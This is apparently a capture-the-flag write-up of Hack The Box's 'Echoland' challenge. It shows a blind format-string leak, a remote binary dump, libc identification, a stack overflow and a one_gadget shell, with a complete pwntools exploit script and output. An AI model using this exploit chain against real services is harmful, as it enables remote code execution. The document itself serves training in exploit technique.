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Karol Mazurek

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
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PWN Echoland challenge — HTB

Blind Format String & Dumping binary & RE & BO [x64]



This is my 12th walkthrough referring to the methodology described [here](#).
It will be as always:

- concise
- straight to the point



From this tutorial, I decided it was time to grow up and started using Python version 3.9+ take a notice of this fact when you are using the below code.

. . .

0. Connect to the binary:

- The only information provided with this challenge was an IP address and port number.
- You can connect to the binary using for example `netcat` as below:

```
> nc 46.101.85.29 32752

🦋 Inside the dark cave. 🦋
1. Scream.
2. Run outside.
> HELLO
HELLO

1. Scream.
2. Run outside.
> asd
asd

1. Scream.
2. Run outside.
>
```

- Typing `HELLO` or `asd` resulting in the same value echoed back.
- Another option is to (1) `Scream.` ...



```
1. Scream.  
2. Run outside.  
> 1  
>> AAAAAAAAAA  
Your friend did not recognize you and ran the other way!
```

- ... but nobody will hear you :)
- The last option is to (2) `Run outside.` but it looks like an infinite loop.

```
> nc 46.101.85.29 32752  
  
🦋 Inside the dark cave. 🦋  
1. Scream.  
2. Run outside.  
➡ > 2  
2  
  
1. Scream.  
2. Run outside.  
➡ > 2  
2  
  
1. Scream.  
2. Run outside.  
> 2  
2  
  
➡ 1. Scream.  
2. Run outside.  
>
```



- Simple check with `%p` as an input leaked some data from the stack and `%s` crashed the binary.

```
> nc 46.101.85.29 32752

👉 Inside the dark cave. 👈
1. Scream.
2. Run outside.
> %p--%p--%p
0x6e--0xffffffff4--0x10

1. Scream.
2. Run outside.
> %s
/home/ctf/run_challenge.sh: line 2: 35 Segmentation fault ./echoland
```

- You can use Format String vulnerability to your advantage and leak the pointers from binary using `%p` to get a general overview of the application.

```
1 from pwn import *
2 # -*- coding: utf-8 -*-
3 context.log_level = 'error'
4 context.update(arch = 'amd64', os = 'linux')
5 ip, port = "178.62.32.210:31683".split(":")
6
7
8 def leak_pointers_from_stack(ip,port):
9     '''Format string - leak pointers to get the libc/main address and architecture.'''
10    for i in range(0,20):
11        try:
12            p = remote(ip,port)
13            p.sendline("%{}$p".format(i).encode())
14            sleep(0.2)
15            leak = p.recv()
16            x =str(i) + " : " + leak.decode().split(">")[1].split("\x0a\x0a")[0]
17            print(x)
18            p.close()
19        except:
20            p.close()
21        pass
22
23 leak_pointers_from_stack(ip,port)
24
```

You can copy the above code from the snippet at the bottom of this writeup.

- As you can see below, on the target machine there is x64 architecture, ASLR being on, we can leak pointer to the main module at the 12th offset and pointer from libc at the 13th position:



```
> python dump_binary.py
0 :  %0$p
1 :  0x6e
2 :  0xffffffff4
3 :  (nil)
4 :  0x1d
5 :  0x7f93a5e304c0
6 :  0x7ffc1b73cb8
7 :  0x100000000
8 :  0xa70243825
9 :  (nil)
10 :  0x7ffd00000000
11 :  0x100000000
12 :  0x55de7f590400
13 :  0x7f34abe06bf7
14 :  0x1
15 :  0x7ffe776ab908
16 :  0x100008000
17 :  0x55643ffcc2ef
18 :  (nil)
```

2. Blind Format String — finding magic bytes:

- In order to dump binary code, you have to first find any pointer from the main module and it was shown above.
- Then you have to automatically grab this pointer for further exploitation using the below function which returns leaked main address — thus bypassing **ASLR**:



```
26 def leak_pointer_to_main():
27     '''12th pointer is one from the main()'''
28     p.sendline(b"%12$p")
29     sleep(0.3)
30     p.recvuntil(b"> ")
31     leak_all = p.recv()
32     leak = leak_all.decode().split("\n")[0]
33     print("Leaked main address: " + leak)
34     return int(leak,16)
35
```

You can copy the above code from the snippet at the bottom of this writeup.

- Then you have to subtract some bytes till you find ELF magic bytes.
- This is an important step, because you should dump the binary from the ELF header segment.

```
36
37 def search_elf_magic_bytes(leaked_main,addr):
38     '''Search through the process memory to find ELF magic bytes: \x7fELF.'''
39     while True:
40         leak_part = b"%9$sEOF" + b"\x00"
41         try:
42             p.sendline(leak_part + p64(leaked_main + addr))
43             resp = p.recvuntil(b"1. Scream.\n2. Run outside.\n> ")
44             leak = resp.split(b"EOF")[0] + b"\x00"
45             print("Deferenced pointer: " + leak.decode("unicode_escape"))
46             if b"\x7FELF" in leak:
47                 magic_bytes = leaked_main + addr
48                 print("MAGIC BYTES FOUND @: " + hex(magic_bytes))
49                 return magic_bytes, False
50                 break
51             addr -= 0x100
52         except:
53             addr -= 0x100
54             p.close()
55             return addr, True
56
57 # Find ELF magic bytes => start_main_address
58 elf_found=True
59 addr = 0
60 leaked_main = 0
61 while elf_found:
62     p = remote(ip,port)
63     print("CURRENT ADDRESS = " + hex(addr))
```



- The above function `search_elf_magic_bytes` is very simple:
 1. It connects to the target binary at line 62 until it does not find ELF magic bytes `while elf_found` — 61st line.
 2. It executes the function `leak_pointer_to_main()` at line 64 and adds `addr` variables to the returned by the function address of main.
 3. This `addr` variable is returned by the `search_elf_magic_bytes` and it is being decremented by `0x100` until it finds ELF magic bytes, then it will return the calculated pointer to those bytes.
 4. `search_elf_magic_bytes` handles exceptions, because during pointer deference using `%s` at line 42 there is a big chance of a **Segmentation fault** because not every location points to a valid string array.
 5. There is a nice trick at line 45 if you are using Python 3 and working with bytes, to decode those bytes using `"unicode_escape"` . Usually, it will give better results than `"ASCII"` or `"UTF-8"` .



```
> python dump_binary.py
CURRENT ADDRESS = 0x0
Leaked main address: 0x55b64e=k)\x00
Deferenced pointer: uÐèYÿÿÿÇEü?\x00
Deferenced pointer: ó\x0fú=\x1d\x00
Deferenced pointer: ó\x0fúòÿ%
Deferenced pointer: ó\x0fúHH\x05\x99/\x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: ð?\x00
Deferenced pointer: ble\x00
Deferenced pointer: \x00
Deferenced pointer: \x00
Deferenced pointer: ?\x00
Deferenced pointer: \x04
Deferenced pointer: \x00
Deferenced pointer: \x7fELF???\x00
MAGIC BYTES FOUND @: 0x55b64ede5000
```

- As you can see above, magic bytes were found and from this point, you can begin leaking bytes to re-create the binary on your machine.

3. Blind Format String — dumping the binary:

- By leaking the pointer address to the **ELF header** you can actually dump the binary code and then decompile it using **Ghidra/IDA/Binary ninja** or any other RE tool that you like.



```
69 def dump_binary(magic_bytes_addr):
70     '''Dump the binary data'''
71     base = magic_bytes_addr
72     leak, leaked = bytearray(), bytearray()
73     offset = len(leaked)
74     while offset <= 0x5000:
75         with open("leak.bin", "ab") as l:
76             addr = p64(base + len(leaked))
77             leak_part = b"%9$sEOF\x00"
78             p.sendline(leak_part + addr)
79             resp = p.recvuntil(b"1. Scream.\n2. Run outside.\n> ")
80             leak = resp.split(b"EOF")[0] + b"\x00"
81             leaked.extend(leak)
82             print("Address: " + hex(unpack("<Q",addr.ljust(8,b"\x00"))[0]) + " - Offset: " + str(
              (offset) + ":" + hex(offset)+ " - Leaked data: " + leak.decode("unicode_escape"))
83             l.write(leak)
84             l.flush()
85             offset = len(leaked)
86
87
88 # Dump binary:
89 dump_binary(start_main_addr)
90
```

You can copy the above code from the snippet at the bottom of this writeup.

- Using pointer deference at line 77 and proper stack alignment at line 78 dump raw bytes of remote binary to your machine.
- The whole binary got the length of `0x5000` bytes, that is why while loop count to `0x5000` at line 74.

```
Deferenced pointer: \x7fELF\x00
MAGIC BYTES FOUND @: 0x55a9f43e1000
Address: 0x55a9f43e1000 - Offset: 0:0x0 - Leaked data: \x7fELF\x00
Address: 0x55a9f43e1008 - Offset: 8:0x8 - Leaked data: \x00
Address: 0x55a9f43e1009 - Offset: 9:0x9 - Leaked data: \x00
Address: 0x55a9f43e100a - Offset: 10:0xa - Leaked data: \x00
Address: 0x55a9f43e100b - Offset: 11:0xb - Leaked data: \x00
Address: 0x55a9f43e100c - Offset: 12:0xc - Leaked data: \x00
Address: 0x55a9f43e100d - Offset: 13:0xd - Leaked data: \x00
Address: 0x55a9f43e100e - Offset: 14:0xe - Leaked data: \x00
Address: 0x55a9f43e100f - Offset: 15:0xf - Leaked data: \x00
Address: 0x55a9f43e1010 - Offset: 16:0x10 - Leaked data: \x03
Address: 0x55a9f43e1012 - Offset: 18:0x12 - Leaked data: >\x00
Address: 0x55a9f43e1014 - Offset: 20:0x14 - Leaked data: \x00
Address: 0x55a9f43e1016 - Offset: 22:0x16 - Leaked data: \x00
Address: 0x55a9f43e1017 - Offset: 23:0x17 - Leaked data: \x00
Address: 0x55a9f43e1018 - Offset: 24:0x18 - Leaked data: ^\x11
```

- You can watch the dump file slowly growing using `tail -f leak.bin | xxd`



```
> tail -f leak.bin | xxd
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF.....
00000010: 0300 3e00 0100 0000 6011 0000 0000 0000  ..>.....`.....
00000020: 4000 0000 0000 0000 883b 0000 0000 0000  @.....;.....
```

- Voilà, now you can use this leaked file to decompile it using Binary Ninja.

```
> file leak.bin
leak.bin: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, stripped
[ ~/htb ] ✓
```

4. Reverse the leaked binary:

- Open the leaked file using any decompiler on `leak.bin` for example, **Binary Ninja** and click on `_start` symbol (**Ghidra** couldn't analyze this so well like Binary Ninja and this is not an advertisement ^^):


```
_start:
endbr64
xor     ebp, ebp {0x0}
mov     r9, rdx
pop     rsi {__return_addr}
mov     rdx, rsp {arg_8}
and     rsp, 0xfffffffffffffff0
push    rax {var_8}
push    rsp {var_8} {var_10}
lea     r8, [rel data_1470]
lea     rcx, [rel data_1400]
lea     rdi, [rel data_12ef]
call    qword [rel data_3fe0]
hlt
{ Does not return }
```



```
sub_12ef:  
endbr64 {sub_12f3}  
{ Falls through into sub_12f3 }
```

- When you double click on this address it will redirect you to another one, double click it again and you will see the `main()` :

```
int64_t sub_12f3()
```



- Now a bit of Reverse Engineering to get the `printf@GOT` and then deference it to get the last 3 bytes of `printf` function address, so you can get the idea of what libc version is being used on the target system.



```
int64_t sub_12f3()
```

```
00001302 sub_1260()
0000131f char var_28
0000131f sub_1110(&var_28, 0, 0x14)
0000132b sub_10e0(data_2048)
0000133c while (true)
0000133c |   sub_1100("1. Scream.\n2. Run outside.\n> ")
00001357 |   *(&var_28 + sub_1120(0, &var_28, 0x13)) = 0
0000136d |   if (sub_10f0(&var_28, 0x6e) != 0)
00001379 |       sub_10e0(data_2088)
00001383 |       sub_1150(1)
0000139f |   if (zx.d(var_28) == 0)
0000139f |       break
000013ad |   sub_1100(&var_28)
000013b7 |   sub_10d0(0xa)
000013cd if (sub_12a7() == 0)
000013e6 |   sub_10e0(data_2100)
000013d8 else
000013d8 |   sub_10e0("ou do not have enough energy for..." )
000013f1 return 0
```

- Above you can see `main()` — this is the corresponding code to the “Welcome message” where you chose between two options and leak data using format string vulnerability.
- At the offset `0000133c` and the offset `000013ad` you can see `sub_1100` call.



```
int64_t sub_12f3()

00001302 sub_1260()
0000131f char var_28
0000131f sub_1110(&var_28, 0, 0x14)
0000132b sub_10e0(data_2048)
0000133c while (true)
0000133c     sub_1100("1. Scream.\n2. Run outside.\n> ")
00001357     *(&var_28 + sub_1120(0, &var_28, 0x13)) = 0
0000136d     if (sub_10f0(&var_28, 0x6e) != 0)
00001379         sub_10e0(data_2088)
00001383         sub_1150(1)
0000139f     if (zx.d(var_28) == 0)
0000139f         break
000013ad     sub_1100(&var_28)
000013b7     sub_10d0(0xa)
000013cd if (sub_12a7() == 0)
000013e6     sub_10e0(data_2100)
000013d8 else
000013d8     sub_10e0("ou do not have enough energy for..." )
000013f1 return 0
```

- This is the call you are looking for — `printf@PLT` and you can guess it because 1. it prints data at `0000133c` 2. decompiled code is vulnerable to format string at line `000013ad` .

Example

```
#include <stdio.h>

void main(int argc, char **argv)
{
    // This line is safe
    printf("%s\n", argv[1]);

    // This line is vulnerable
```




Source: https://owasp.org/www-community/attacks/Format_string_attack

- Above you can see an example of a vulnerable C code from OWASP, can you see the similarities? :)
- If yes, go on and double click on `sub_1100()` to get into the stub.

```
int64_t sub_1100()  
  
00001104  jump(*data_3fa8)  
  
0000110b
```

- As you can see now if you double-click on `data_3fa8` you should be redirected to the GOT table...

```
00003f88  int64_t data_3f88 = 0x0  
00003f90  int64_t data_3f90 = 0x1000103000  
00003f98  int64_t data_3f98 = 0x1000104000  
00003fa0  int64_t data_3fa0 = 0x1000105000  
00003fa8  int64_t data_3fa8 = 0x1000106000  
00003fb0  int64_t data_3fb0 = 0x1000107000  
00003fb8  int64_t data_3fb8 = 0x1000108000  
00003fc0  int64_t data_3fc0 = 0x1000109000  
00003fc8  int64_t data_3fc8 = 0x100010a000  
00003fd0  int64_t data_3fd0 = 0x100010b000  
00003fd8  int64_t data_3fd8 = 0x0  
00003fe0  int64_t data_3fe0 = 0x0  
00003fe8  int64_t data_3fe8 = 0x0
```

- ... and indeed, here you are. `0003fa8` offset is the `printf@GOT`.

5. Get the target libc:

- The below function will calculate the proper address of `printf@plt` during



```
92 # After reversing - 0x00003fa8
93 def leak_printf_got(start_main_addr):
94     '''Leak printf@GOT - which is dynamically linked during runtime'''
95     printf_GOT = 0x00003fa8
96     printf_addr = start_main_addr + printf_GOT
97     print("Leaked printf address: " + hex(printf_addr))
98     leak_part = b"%9$sEOF\x00"
99     p.sendline(leak_part + p64(printf_addr))
100    resp = p.recv()#until(b"1. Scream.\n2. Run outside.\n> ")
101    leak = resp.split(b"EOF")[0] + b"\x00"
102    libc_printf = hex(u64(leak.ljust(8,b"\x00")))
103    print("[!!!] Leaked libc printf : " + libc_printf)
104    return int(libc_printf,16)
105
106    libc_printf = leak_printf_got(start_main_addr)
107
```

You can copy the above code from the snippet at the bottom of this writeup.

- As you can see below, it works, you get the `printf()` from remote libc.

```
Deferenced pointer: \x7fELF???\x00
MAGIC BYTES FOUND @: 0x5607a6680000
Leaked printf address: 0x5607a6683fa8
[!!!] Leaked libc printf : 0x7fd8658e0f70
[ ~/htb
```

- Now use the last three bytes to query the libc database to check what version of libc is being used on the target system:

[Open in app](#)

Query

[show all libs / start over](#)

printf

0x7fb6cf50d

-

+

Find

Matches

libc6_2.24-9ubuntu2.2_i386
libc6_2.24-9ubuntu2_i386
libc6_2.27-3ubuntu1.4_amd64
libc6_2.31-4_i386
musl_1.1.19-1_i386

libc6_2.27-3ubuntu1.4_amd64

[Download](#)

	Symbol	Offset	Difference
<input checked="" type="radio"/>	system	0x04f550	0x0
<input type="radio"/>	printf	0x064f70	0x15a20
<input type="radio"/>	open	0x10fd10	0xc07c0
<input type="radio"/>	read	0x110140	0xc0bf0
<input type="radio"/>	write	0x110210	0xc0cc0
<input type="radio"/>	str_bin_sh	0x1b3e1a	0x1648ca

[All symbols](#)

I just copy-paste the whole printf() address here, but you can use just the last 3 bytes.



- In the situation when you have more potentially valid libc to choose from, you can try to decompile more functions from dumped `leak.bin` and using `%s` leak their address during runtime, then you should get only one libc.
- Click on this libc and download it. It will be used later to calculate the `one_gadget` address.

6. Spot the second vulnerability — buffer overflow:

- The second vulnerability could be found for example by fuzzing the app.
- Below is my quick and dirty Buffer overflow fuzzer which fuzz the first option with chars between 30–100 length:

```
100 def fuzz_buffer_overflow(ip,port):
101     '''Find the offset of RIP overflow'''
102     for i in range(30,100):
103         try:
104             p = remote(ip,port)
105             p.sendline(b"1")
106             sleep(0.3)
107             p.recv()
108             print("FUZZING: " + str(i))
109             p.sendline(cyclic(i))
110             sleep(0.3)
111             data = p.recv()
112             print(data.decode("unicode_escape"))
113             if b"Segmentation" in data:
114                 print("=====\nBuffer overflow found
115                     @: " + str(i) + "\n=====")
116                 break
117             p.close()
118         except:
119             p.close()
120             pass
121     fuzz_buffer_overflow(ip,port)
```

You can copy the above code from the snippet at the bottom of this writeup.

- As you can see there is potential buffer overflow at offset 64:



```
FUZZING: 63
Your friend did not recognize you and ran the other way!

FUZZING: 64
Your friend did not recognize you and ran the other way!
/home/ctf/run_challenge.sh: line 2: 208 Segmentation fault      ./echoland

=====
Buffer overflow found @: 64
=====
```

7. Get the RCE — calculate one_gadget:

- The last step to gain control over the target binary execution flow is to calculate the address of one_gadget.
- First use one_gadget on the leaked binary:

```
> one_gadget libc6_2.27-3ubuntu1.4_amd64.so
0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf = 0
  rcx = NULL

0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] = NULL

0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] = NULL
```

- Always choose the address with fewer conditions that should be fulfilled.
- In above example `0x4f3d5` offset is promising because it needs only one null byte at the `rsp+0x40`
- You can actually overflow those bytes during Buffer Overflow, below was added `0x70` bytes after the `one_gadget` :



```
132 def get_rce(libc_printf):
133     printf_libc_offset = 0x00000000000064f70
134     one_gadget = 0x4f432
135     rce = libc_printf - printf_libc_offset + one_gadget
136     print("CALCULATED RCE: " + hex(rce))
137     p.sendline(b"1")
138     p.recv()
139     p.send(b"A"*64 + p64(0x00000000000064f70) + p64(rce) + b"\x00"*0x70)
140     p.interactive()
141
142 get_rce(libc_printf)
143
```

You can copy the above code from the snippet at the bottom of this writeup.

- The last thing to mention, 65–72 bytes are overflowing probably Frame Pointer and it has to be valid — it should be in the binary memory address space range.
- 73–80 bytes have to be overflowed with `one_gadget` — this is actually control over the instruction pointer.
- Above, at line 139 I picked just a random low address (`printf@GOT`) but you could probably overflow this with the `one_gadget`.

```
Deferenced pointer: \x7fELF\x00
MAGIC BYTES FOUND @: 0x55fdb0418000
Leaked printf address: 0x55fdb041bfa8
[!!!] Leaked libc printf : 0x7f3bf5c6af70
CALCULATED RCE: 0x7f3bf5c55432
>> $ whoami
ctf
$ cat flag.txt
HTB{[REDACTED]}
$
```

8. Final exploit:

```
from pwn import *
from struct import *
#-*- coding: utf-8 -*-
```



```
def leak_pointers_from_stack(ip,port):
    '''Format string - leak pointers to get the libc/main address
    and architecture.'''
    for i in range(0,20):
        try:
            p = remote(ip,port)
            p.sendline("{}$p".format(i).encode())
            sleep(0.2)
            leak = p.recv()
            x =str(i) + " : " + leak.decode().split(">")
            [1].split("\x0a\x0a")[0]
            print(x)
            p.close()
        except:
            p.close()
            pass

#leak_pointers_from_stack(ip,port)

def leak_pointer_to_main():
    '''12th pointer is one from the main()'''
    p.sendline(b"%12$p")
    sleep(0.3)
    p.recvuntil(b"> ")
    leak_all = p.recv()
    leak = leak_all.decode().split("\n")[0]
    print("Leaked main address: " + leak)
    return int(leak,16)

def search_elf_magic_bytes(leaked_main,addr):
    '''Search through the process memory to find ELF magic bytes:
    \x7fELF.'''
    while True:
        leak_part = b"%9$sEOF" + b"\x00"
        try:
            p.sendline(leak_part + p64(leaked_main + addr))
            resp = p.recvuntil(b"1. Scream.\n2. Run outside.\n> ")
            leak = resp.split(b"EOF")[0] + b"\x00"
            print("Deferenced pointer: " +
leak.decode("unicode_escape"))
            if b"\x7fELF" in leak:
                magic_bytes = leaked_main + addr
                print("MAGIC BYTES FOUND @: " + hex(magic_bytes))
                return magic_bytes, False
                break
            addr -=0x100
        except:
            addr -=0x100
            p.close()
```



```
leaked_main = 0
while elf_found:
    p = remote(ip,port)
    print("CURRENT ADDRESS = " + hex(addr))
    leaked_main = leak_pointer_to_main() + addr
    addr, elf_found = search_elf_magic_bytes(leaked_main,addr)
start_main_addr = addr

def dump_binary(magic_bytes_addr):
    '''Dump the binary data'''
    base = magic_bytes_addr
    leak,leaked = bytearray(),bytearray()
    offset = len(leaked)
    while offset <= 0x5000:
        with open("leak.bin", "ab") as l:
            addr = p64(base + len(leaked))
            leak_part = b"%9$sEOF\x00"
            p.sendline(leak_part + addr)
            resp = p.recvuntil(b"1. Scream.\n2. Run outside.\n> ")
            leak = resp.split(b"EOF")[0] + b"\x00"
            leaked.extend(leak)
            print("Address: " + hex(unpack("<Q",addr.ljust(8,b"\x00"))[0]) + " - Offset: " + str(offset) + ":" +
hex(offset)+ " - Leaked data: " + leak.decode("unicode_escape"))
            l.write(leak)
            l.flush()
            offset = len(leaked)

# Dump binary:
#dump_binary(start_main_addr)

# After reversing - 0x00003fa8
def leak_printf_got(start_main_addr):
    '''Leak printf@GOT - which is dynamically linked during
runtime'''
    printf_GOT = 0x00003fa8
    printf_addr = start_main_addr + printf_GOT
    print("Leaked printf address: " + hex(printf_addr))
    leak_part = b"%9$sEOF\x00"
    p.sendline(leak_part + p64(printf_addr))
    resp = p.recv()#until(b"1. Scream.\n2. Run outside.\n> ")
    leak = resp.split(b"EOF")[0] + b"\x00"
    libc_printf = hex(u64(leak.ljust(8,b"\x00")))
    print("[!!!] Leaked libc printf : " + libc_printf)
    return int(libc_printf,16)

libc_printf = leak_printf_got(start_main_addr)

def fuzz_buffer_overflow(ip,port):
```



```
        sleep(0.3)
        p.recv()
        print("FUZZING: " + str(i))
        p.sendline(cyclic(i))
        sleep(0.3)
        data = p.recv()
        print(data.decode("unicode_escape"))
        if b"Segmentation" in data:
            print("=====\nBuffer overflow
found @: " + str(i) + "\n=====")
            break
        p.close()
    except:
        p.close()
        pass

fuzz_buffer_overflow(ip,port)

def get_rce(libc_printf):
    printf_libc_offset = 0x00000000000064f70
    one_gadget = 0x4f432
    rce = libc_printf - printf_libc_offset + one_gadget
    print("CALCULATED RCE: " + hex(rce))
    p.sendline(b"1")
    p.recv()
    p.send(b"A"*64 + p64(0x00000000000064f70) + p64(rce) +
b"\x00"*0x70)
    p.interactive()

get_rce(libc_printf)
```

Thanks for reading! I hope you have learned something new.